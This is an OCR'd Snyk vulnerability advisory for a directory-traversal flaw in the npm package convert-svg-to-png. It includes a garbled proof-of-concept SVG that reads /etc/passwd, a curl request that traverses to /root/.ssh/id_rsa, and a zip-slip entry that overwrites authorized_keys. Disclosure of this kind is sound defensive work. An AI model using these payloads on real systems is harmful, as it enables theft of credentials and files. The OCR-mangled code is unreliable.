
snyk Vulnerability DB

Snyk Vulnerability Database > npm > convert-svg-to-png

Directory Traversal

Affecting convert-svg-to-png package, versions < 0.6.0



Overview

convert-svg-to-png is a package for converting SVG to PNG using headless Chromium.

Affected versions of this package are vulnerable to Directory Traversal. Using a specially crafted SVG file, an attacker could read arbitrary files from the file system and then show the file content as a converted PNG file.

PoC by Aritra Chakraborty

const (convert) = require('convert-svg-to-png'); const express = require('express'); const fileSvg =
'<svg-dummy></svg-dummy> (iframe src="file:///etc/passwd" width="1000" height="1000"x"></svg-dummy></svg-dummy></svg-dummy> (iframe src="file:///etc/passwd" width="1000" height="1000"x"></svg-view0ox="0 240 80" height="1000" width="1000" xmlns="http://www.w3.org/2000/svg"> ctext x="0" y="0"
class="Rrrrr" id="demo">data</text> (svg>); const app = appress(); app set (/poc', async (req, res)=); try (const pmg = await convert(fileSvg); res.set (Content-Type', 'image/png'); res.set(pmg);) catch (e)
(res.send("))) app.listen(3000, ()=) console.log('started');));

Details

A Directory Traversal attack (also known as path traversal) aims to access files and directories that are stored outside the intended folder. By manipulating files with "dot-dot-slash (.../)" sequences and its variations, or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system, including application source code, configuration, and other critical system files.

Directory Traversal vulnerabilities can be generally divided into two types:

Information Disclosure: Allows the attacker to gain information about the folder structure or read the contents of sensitive files on the system.

st is a module for serving static files on web pages, and contains a vulnerability of this type. In our example, we will serve files from the public route.

 $If an attacker \ requests \ the \ following \ URL \ from \ our \ server, it \ will \ in \ turn \ leak \ the \ sensitive \ private \ key \ of \ the \ root \ user \ following \ following \ user \ following \ followin$

curl http://localhost:8080/public/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/root/.ssh/id_rsa

Note %2e is the URL encoded version of . (dot).

Writing arbitrary files: Allows the attacker to create or replace existing files. This type of vulnerability is also known as Zip-Slip

One way to achieve this is by using a malicious zip archive that holds path traversal filenames. When each filename in the zip archive gets concatenated to the target extraction folder, without validation, the final path ends up outside of the target folder. If an executable or a configuration file is overwritten with a file containing malicious code, the problem can turn into an arbitrary code execution issue quite easily.

The following is an example of a zip archive with one benign file and one malicious file. Extracting the malicious file will result in traversing out of the target folder, ending up in /root/.ssh/ overwriting the authorized_keys_file:

2018-04-15 22:04:29 19 19 good.txt 2018-04-15 22:04:42 20 20 ../../../../root/.ssh/authorized_keys

References

- GitHub Commi
- GitHub PoC
- GitHub Release

PRODUCT
Snyk Open Source
Snyk Code
Snyk Container
Snyk Infrastructure as Code
Test with Github
Test with CLI



Snyk CVSS			
Exploit Maturity	Proof of con	cept	•
Attack Complex	ity	Low	•
Confidentiality	Н	IIGH	•
See more			
> NVD	(7.5 HIG	iH
	ve can analyze your entire application a rts are vulnerable in your application, ar ck fixes.		e
what componen	ts are vulnerable in your application, ar ck fixes.		e
what componen suggest you qui	ts are vulnerable in your application, ar ck fixes.		e
what componen suggest you qui	ts are vulnerable in your application, ar ck fixes.		e
what component suggest you quident Test your app	ts are vulnerable in your application, ar ck fixes.	nd	
what component suggest you qui Test your app Snyk Learn Learn about Dire	its are vulnerable in your application, and ck fixes. Solications ectory Traversal vulnerabilities in an interest in the content of the con	nd	
what componen suggest you qui Test your app Snyk Learn Learn about Dire lesson.	its are vulnerable in your application, and ck fixes. Solications ectory Traversal vulnerabilities in an interest in the content of the con	eracti	ve
what componen suggest you qui Test your app Snyk Learn Learn about Direlesson. Start learning	ts are vulnerable in your application, and ck fixes. Slications ectory Traversal vulnerabilities in an int SNYK-JS-CONVERTSVGTOPNG-2	eracti	ve
what componen suggest you qui Test your app Snyk Learn Learn about Direlesson. Start learning Snyk ID	ts are vulnerable in your application, and ck fixes. Slications ectory Traversal vulnerabilities in an int SNYK-JS-CONVERTSVGTOPNG-2	eracti	ve

Report a new vulnerability

Found a mistake?

Blog FAQs COMPANY About Jobs Contact Policies Do Not Sell My Personal Information CONTACT US

RESOURCES Vulnerability DB Documentation Disclosed Vulnerabilities

Support

Report a new vuln

Press Kit

Events

FIND US ONLINE

TRACK OUR DEVELOPMENT





© 2022 Snyk Limited

Registered in England and Wales. Company number: 09677925

Registered address: Highlands House, Basingstoke Road, Spencers Wood, Reading, Berkshire, RG7 1NT.